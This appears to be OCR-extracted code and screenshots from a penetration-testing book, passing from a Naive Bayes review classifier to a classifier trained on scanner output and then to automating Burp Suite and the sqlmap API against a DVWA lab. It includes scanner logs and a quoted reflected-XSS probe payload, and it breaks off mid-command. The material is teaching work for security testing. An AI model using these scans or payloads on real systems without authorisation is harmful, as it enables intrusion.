
```
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd

# Importing the dataset
dataset = pd.read_csv('Social_Network_Ads.csv')
X = dataset.iloc[:, [2, 3]].values
y = dataset.iloc[:, 4].values

# Splitting the dataset into the Training set and Test set
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 0.25, random_state = 0)

# Feature Scaling
from sklearn.preprocessing import StandardScaler
sc = StandardScaler()
X_train = sc.fit_transform(X_train)
X_test = sc.transform(X_test)

# Fitting classifier to the Training set
# Fitting Naive Bayes to the Training set
from sklearn.naive_bayes import GaussianNB
classifier = GaussianNB()
classifier.fit(X_train, y_train)


# Predicting the Test set results
y_pred = classifier.predict(X_test)

# Making the Confusion Matrix
from sklearn.metrics import confusion_matrix
cm = confusion_matrix(y_test, y_pred)
```


y_pred - NumPy array
0
0 0
1 0
2 0
3 0
4 0
5 0
6 0
7 1
8 0
9 1
10 0
11 0
12 0
Format
Resize
y_test - NumPy array
0
0 0
1 0
2 0
3 0
4 0
5 0
6 0
7 1
8 0
9 0
10 0
11 0
12 0
Format
Resize


cm - NumPy array
0 1
0 65 3
1 7 25

```
Review  Liked
Wow... Loved this place.    1
Crust is not good.  0
Not tasty and the texture was just nasty.   0
Stopped by during the late May bank holiday off Rick Steve recommendation and loved it. 1
The selection on the menu was great and so were the prices. 1
Now I am getting angry and I want my damn pho.  0
Honeslty it didn't taste THAT fresh.)   0
The potatoes were like rubber and you could tell they had been made up ahead of time being kept under a warmer. 0
The fries were great too.   1
A great touch.  1
Service was very prompt.    1
Would not go back.  0
The cashier had no care what so ever on what I had to say it still ended up being wayyy overpriced. 0
I tried the Cape Cod ravoli, chicken, with cranberry...mmmm!    1
I was disgusted because I was pretty sure that was human hair.  0
I was shocked because no signs indicate cash only.  0
Highly recommended. 1
Waitress was a little slow in service.  0
This place is not worth your time, let alone Vegas. 0
did not like at all.    0
The Burrittos Blah! 0
The food, amazing.  1
Service is also cute.   1
```

```
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd

# Importing the dataset
dataset = pd.read_csv('Restaurant_Reviews.tsv', delimiter = '\t', quoting = 3)
```



nde	Review	Liked
0	Wow... Loved this place.	1
1	Crust is not good.	0
2	Not tasty and the texture was just nasty.	0
3	Stopped by during the late May bank holiday off Rick Steve recommendation and loved it.	1
4	The selection on the menu was great and so were the prices.	1
5	Now I am getting angry and I want my damn pho.	0
6	Honeslty it didn't taste THAT fresh.)	0
7	The potatoes were like rubber and you could tell they had been made up ahead of time being kept under a warmer.	0
8	The fries were great too.	1
9	A great touch.	1
10	Service was very prompt.	1
11	Would not go back.	0
12	The cashier had no care what so ever on what I had to say it still ended up being wayyy overpriced.	0
13	I tried the Cape Cod ravoli, chicken, with cranberry...mmmm!	1

```
In [2]: dataset['Review'][0]
Out[2]: 'Wow... Loved this place.'
```


```
import re
review = re.sub('[^a-zA-Z]', ' ', dataset['Review'][0])
```

```
import nltk
nltk.download('stopwords')
```

```
import re
import nltk
nltk.download('stopwords')
from nltk.corpus import stopwords
review = re.sub('[^a-zA-Z]', ' ', dataset['Review'][0])
review = review.lower()
review = review.split()
review = [word for word in review if not word in set(stopwords.words('english'))]
```


```
# Importing the libraries
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd

# Importing the dataset
dataset = pd.read_csv('Restaurant_Reviews.tsv', delimiter = '\t', quoting = 3)

# Cleaning the texts
import re
import nltk
nltk.download('stopwords')
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer
review = re.sub('[^a-zA-Z]', ' ', dataset['Review'][0])
review = review.lower()
review = review.split()
ps = PorterStemmer()
review = [ps.stem(word) for word in review if not word in set(stopwords.words('english'))]
```

```
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd

# Importing the dataset
dataset = pd.read_csv('Restaurant_Reviews.tsv', delimiter = '\t', quoting = 3)

# Cleaning the texts
import re
import nltk
nltk.download('stopwords')
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer
corpus = []
for i in range(0, 1000):
    review = re.sub('[^a-zA-Z]', ' ', dataset['Review'][i])
    review = review.lower()
    review = review.split()
    ps = PorterStemmer()
    review = [ps.stem(word) for word in review if not word in set(stopwords.words('english'))]
    review = ' '.join(review)
    corpus.append(review)
```





```
# Creating the Bag of Words model
from sklearn.feature_extraction.text import CountVectorizer
cv = CountVectorizer()
X = cv.fit_transform(corpus).toarray()
```

```
# Creating the Bag of Words model
from sklearn.feature_extraction.text import CountVectorizer
cv = CountVectorizer(max_features = 1500)
X = cv.fit_transform(corpus).toarray()
y = dataset.iloc[:, 1].values
```




```
# Splitting the dataset into the Training set and Test set
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 0.20, random_state = 0)

# Fitting Naive Bayes to the Training set
from sklearn.naive_bayes import GaussianNB
classifier = GaussianNB()
classifier.fit(X_train, y_train)

# Predicting the Test set results
y_pred = classifier.predict(X_test)

# Making the Confusion Matrix
from sklearn.metrics import confusion_matrix
cm = confusion_matrix(y_test, y_pred)
```

```
import matplotlib.pyplot as plt
import pandas as pd
# Importing the dataset
dataset = pd.read_csv('Restaurant_Reviews.tsv', delimiter = '\t', quoting = 3)
# Cleaning the texts
import re
import nltk
#nltk.download('stopwords')
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer
corpus = []
for i in range(0, 1000):
    review = re.sub('[^a-zA-Z]', ' ', dataset['Review'][i])
    review = review.lower()
    review = review.split()
    ps = PorterStemmer()
    review = [ps.stem(word) for word in review if not word in set(stopwords.words('english'))]
    #review = [ps.stem(word) for word in review if word =='not' or not word in set(stopwords.words('english'))]
    review = ' '.join(review)
    corpus.append(review)
# Creating the Bag of Words model
from sklearn.feature_extraction.text import CountVectorizer
cv = CountVectorizer(max_features = 1500)
X = cv.fit_transform(corpus).toarray()
y = dataset.iloc[:, 1].values
# Splitting the dataset into the Training set and Test set
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 0.20, random_state = 0)
# Fitting Naive Bayes to the Training set
from sklearn.naive_bayes import GaussianNB
classifier = GaussianNB()
classifier.fit(X_train, y_train)
# Predicting the Test set results
y_pred = classifier.predict(X_test)
# Making the Confusion Matrix
from sklearn.metrics import confusion_matrix
cm = confusion_matrix(y_test, y_pred)
```



```
1 cid rid service result  vul
2 http_methods_2  20510   http    : [0m [34m[*][0m Scanned 1 of 1 hosts (100% complete) [34m[*][0m Auxiliary
  module execution completed [4mmsf[0m auxiliary([31moptions[0m) [0m> 0
3 http_headers_2  20510   http    : [0m [34m[*][0m Scanned 1 of 1 hosts (100% complete) [34m[*][0m Auxiliary
  module execution completed [4mmsf[0m auxiliary([31mhttp_header[0m) [0m> 0
4 http_trace_2    20510   http    * Rebuilt URL to: 127.0.0.1:80/ * Trying 127.0.0.1... % Total % Received %
  Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:--
  --:--:-- --:--:-- 0* Connected to 127.0.0.1 (127.0.0.1) port 80 (#0) > TRACE / HTTP/1.1 > Host: 127.0.0.1 >
  User-Agent: curl/7.50.1 > Accept: */* > < HTTP/1.1 405 Not Allowed < Server: nginx/1.10.2 < Date: Sun, 28
  May 2017 07:23:07 GMT < Content-Type: text/html < Content-Length: 173 < Connection: close < { [173 bytes
  data] 100 173 100 173 0 0 22853 0 --:--:-- --:--:-- --:--:-- 168k * Closing connection 0 <html>
  <head><title>405 Not Allowed</title></head> <body bgcolor="white"> <center><h1>405 Not Allowed</h1></center>
  <hr><center>nginx/1.10.2</center> </body> </html>  0
5 http_web_dev_1  20510   http    Starting Nmap 7.12 ( https://nmap.org ) at 2017-05-28 07:29 UTC Nmap scan
  report for localhost (127.0.0.1) Host is up (0.00017s latency). PORT STATE SERVICE VERSION 80/tcp open http
  nginx 1.10.2 |_http-server-header: nginx/1.10.2 Service detection performed. Please report any incorrect
  results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds  0
6 http_web_dev_2  20510   http    : [0m [34m[*][0m Scanned 1 of 1 hosts (100% complete) [34m[*][0m Auxiliary
  module execution completed [4mmsf[0m auxiliary([31mwebdav_scanner[0m) [0m> 0
7 http_banner_1   20510   http    Server: nginx/1.10.2    1
8 http_headers_1  20510   http    Starting Nmap 7.12 I https://nmap.org ) at 2017-05-28 07:25 UTC Nmap scan
  report for localhost (127.0.0.1) Host is up (0.000049s latency). PORT STATE SERVICE VERSION 80/tcp open http
  nginx 1.10.2 | http-headers: | Server: nginx/1.10.2 | Date: Sun, 28 May 2017 07:25:36 GMT | Content-Type:
  text/html | Content-Length: 612 | Last-Modified: Wed, 15 Feb 2017 06:27:27 GMT | Connection: close | ETag:
  "58a3f4cf-264" | Accept-Ranges: bytes | |_ (Request type: HEAD) |_http-server-header: nginx/1.10.2 Service
  detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP
  address (1 host up) scanned in 9.38 seconds 1
```

```
 5 from numpy import *
 6 import matplotlib.pyplot as plt
 7 import pandas as pd
 8 import re
 9 import nltk
10 from nltk.corpus import stopwords
11 from nltk.stem.porter import PorterStemmer
12 from sklearn.cross_validation import train_test_split
13 from sklearn.feature_extraction.text import CountVectorizer
14 from sklearn.naive_bayes import GaussianNB
15 from sklearn.metrics import confusion_matrix
16 import NLP_db
17 import pickle
18 import sys
19 import os
```


```
71 class NLP_PTO():
72     def start(self):
73         project_id=sys.argv[1]
74         print ("Reached here !!")
75         self.Predict_results(project_id)
76 
77     def Train_test_machine(self):
78         # Importing the dataset
79         folder_name=os.path.dirname(os.path.realpath(__file__))
80         dataset = pd.read_csv(os.path.join(folder_name,'tsv_results.tsv'), delimiter = '\t', quoting = 3)
81         print (len(dataset))
82         # Cleaning the texts
83         corpus = []
84         for i in range(0, len(dataset)):
85             review = re.sub(r'(?:[\d]{1,3})\.(?:[\d]{1,3})\.(?:[\d]{1,3})\.(?:[\d]{1,3})', ' ',str(dataset
   ['result'][i]))
86             review=str(dataset['cid'][i])+" "+str(review)
87             review=review.replace("<class 'pexpect.exceptions.EOF'>","")
88             review=review.replace("End of file","")
89             review = review.lower()
90             review = review.split()
91             ps = PorterStemmer()
92             review = [ps.stem(word) for word in review if not word in set(stopwords.words('english'))]
93             review = ' '.join(review)
94             if dataset['cid'][i]=='ssl_Weak_cert_exp_1':
95                     try:
96                         index=review.index('days')
97                         if index != -1:
98                             review=review[:index]
99                     except Exception as ex:
100                        pass
101            corpus.append(review)
102        cv = CountVectorizer(max_features = 7000)
```


```
103        X = cv.fit_transform(corpus).toarray()
104        y = dataset.iloc[:, 4].values
105        X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 0.20, random_state = 0)
106        where_are_NaNs = isnan(y_train)
107        y_train[where_are_NaNs] = 0
108        where_are_NaNs = isnan(y_test)
109        y_test[where_are_NaNs] = 0
110        classifier = GaussianNB()
111        classifier.fit(X_train, y_train)
112        filename = 'Trained_model.sav'
113        pickle.dump(classifier, open(os.path.join(folder_name,filename), 'wb'))
114        pickle.dump(cv, open(os.path.join(folder_name,"saved_vector.sav"), 'wb'))
115        y_pred = classifier.predict(X_test)
116        cm = confusion_matrix(y_test, y_pred)
117        print (str(cm))
118        result=classifier.score(X_test,y_test)
119        print (result)
120        classifier = pickle.load(open(os.path.join(folder_name,"Trained_model.sav"), 'rb'))
121        y_pred = classifier.predict(X_test)
```

```
root@Bane:~/Django-projects/Dictator/Dictator_service/NLP# python3.5 PTO_nlp.py
311
[[45  0]
 [ 5 13]]
0.920634920635
```


Chapter 8: Automating Web Application Scanning - Part 1

```
khan@khanUbantu:~/Penetration_testing_advance/burpsuite_pro_v1.7.30_JK$ java -ja
r burpsuite_pro_v2.0.11beta.jar
```







```
khan@khanUbantu:~/Penetration_testing_advance/burpsuite_pro_v1.7.30_JK$ nc -nlvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from [127.0.0.1] port 8000 [tcp/*] accepted (family 2, sport 36392)
PUT / HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 294
Accept-Encoding: gzip

{"task_id":"10","scan_status":"crawling","scan_metrics":{"crawl_requests_made":607,"crawl_network_errors":0,"crawl_requests_queued":0,"audit_queue_items_completed":0,"audit_queue_items_waiting":0,"audit_requests_made":0,"audit_network_errors":0,"issue_events":0},"message":"","issue_events":[]}khan@khanUbantu:~/Penetration_testing_advance/burpsuite_pro_v1.7.3
```




```
Task id : 8
-----------------------------------
Severity : medium
Name : Cross-site scripting (reflected)
Path : /dvwa/vulnerabilities/upload/
Description : The value of the <b>security</b> cookie is copied into the value of an HTML tag attribute which is an event handler and is encaps
ulated in double quotation marks. The payload <b>42302';alert(1)//110</b> was submitted in the security cookie. This input was echoed unmodifie
d in the application's response.<br><br>This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the a
pplication's response.<br><br>Note that the input is echoed into an existing event handler within the response. JavaScript injected into this c
ontext will only execute when the relevant event occurs. This may require some action by the victim user, and may hinder exploitation. It may b
e possible to manually fine tune an attack to increase the likelihood that the event occurs.<br><br>Because the user data that is copied into t
he response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, yo
u will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications of
ten contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be us
ed for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.
URL : http://192.168.250.1/dvwa/vulnerabilities/upload/
-----------------------------------



-----------------------------------
Severity : medium
Name : Cross-site scripting (reflected)
Path : /dvwa/vulnerabilities/upload/
Description : The value of the <b>security</b> cookie is copied into the value of an HTML tag attribute which is an event handler and is encaps
ulated in double quotation marks. The payload <b>42302';alert(1)//110</b> was submitted in the security cookie. This input was echoed unmodifie
d in the application's response.<br><br>This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the a
pplication's response.<br><br>Note that the input is echoed into an existing event handler within the response. JavaScript injected into this c
ontext will only execute when the relevant event occurs. This may require some action by the victim user, and may hinder exploitation. It may b
e possible to manually fine tune an attack to increase the likelihood that the event occurs.<br><br>Because the user data that is copied into t
he response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, yo
u will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications of
ten contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be us
ed for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.
URL : http://192.168.250.1/dvwa/vulnerabilities/upload/
-----------------------------------
```


Tasks
New scan
New live task
Filter
Running
Paused
Finished
2. Live audit from Proxy (all traffic)
Audit checks - passive
Issues:
Capturing:
0 requests (0 errors)
View details
10. Crawl and audit of 192.168.250.1
Default configuration
Issues:
4
12
3
91
28649 requests (23 errors)
Auditing. 21s remaining
53 locations crawled
View details
Issue activity
Filter
High
Medium
Low
Info
Certain
Firm
Tentative
Search...
Task Time Action Issue type
552 10 02:48:30 12 Nov 2018 Issue found Input returned in response (reflected)
551 10 02:48:26 12 Nov 2018 Issue found Path-relative style sheet import
550 10 02:48:23 12 Nov 2018 Issue found Path-relative style sheet import
549 10 02:48:23 12 Nov 2018 Issue found Input returned in response (reflected)
548 10 02:48:23 12 Nov 2018 Issue found Input returned in response (reflected)
547 10 02:48:23 12 Nov 2018 Issue found Input returned in response (reflected)
546 10 02:48:22 12 Nov 2018 Issue found Cross-site request forgery
545 10 02:48:22 12 Nov 2018 Issue found Path-relative style sheet import
544 10 02:48:22 12 Nov 2018 Issue found Path-relative style sheet import
543 10 02:48:21 12 Nov 2018 Issue found Path-relative style sheet import
Event log
Filter
Critical
Error
Info
Search...
Time Type Source Message
02:10:28 12 Nov 2018 Info Proxy Proxy service started on 127.
Advisory

```
root@thp3:~# sqlmapapi -s -H "0.0.0.0"
[10:35:01] [INFO] Running REST-JSON API server at '0.0.0.0:8775'..
[10:35:01] [INFO] Admin ID: b392a83a0e1d34707692a96f7b29a103
[10:35:01] [DEBUG] IPC database: '/tmp/sqlmapipc-FQMVG0'
[10:35:01] [DEBUG] REST-JSON API server connected to IPC database
[10:35:01] [DEBUG] Using adapter 'wsgiref' to run bottle
[10:35:23] [DEBUG] Created new task: '04d5b0531cb7cfff'
[10:55:49] [DEBUG] [04d5b0531cb7cfff] Requested to set options
[10:57:06] [DEBUG] [04d5b0531cb7cfff] Listed task options
[10:59:28] [DEBUG] [04d5b0531cb7cfff] Requested to set options
[10:59:30] [DEBUG] [04d5b0531cb7cfff] Listed task options
[11:03:57] [DEBUG] [04d5b0531cb7cfff] Started scan
[11:04:40] [DEBUG] [04d5b0531cb7cfff] Retrieved scan log messages
[11:04:56] [DEBUG] [04d5b0531cb7cfff] Retrieved scan log messages
[11:06:23] [DEBUG] Created new task: '1d0737c23974a445'
[11:07:16] [DEBUG] [1d0737c23974a445] Requested to set options
[11:07:31] [DEBUG] [1d0737c23974a445] Started scan
[11:07:51] [DEBUG] [1d0737c23974a445] Retrieved scan log messages
[11:08:07] [DEBUG] [1d0737c23974a445] Retrieved scan log messages
[11:08:17] [DEBUG] [1d0737c23974a445] Retrieved scan log messages
[11:11:16] [DEBUG] [1d0737c23974a445] Listed task options
[11:12:47] [DEBUG] [1d0737c23974a445] Requested to set options
[11:13:09] [DEBUG] [1d0737c23974a445] Started scan
[11:13:14] [DEBUG] [1d0737c23974a445] Retrieved scan log messages
```

```
root@thp3:~# curl http://127.0.0.1:8775/task/new
{
    "taskid": "cbe7c54730733717",
    "success": true
}root@thp3:~#
```

```
root@thp3:~# curl -H "Content-Type: application/json" -X POST -d '{"cookie":"PHP
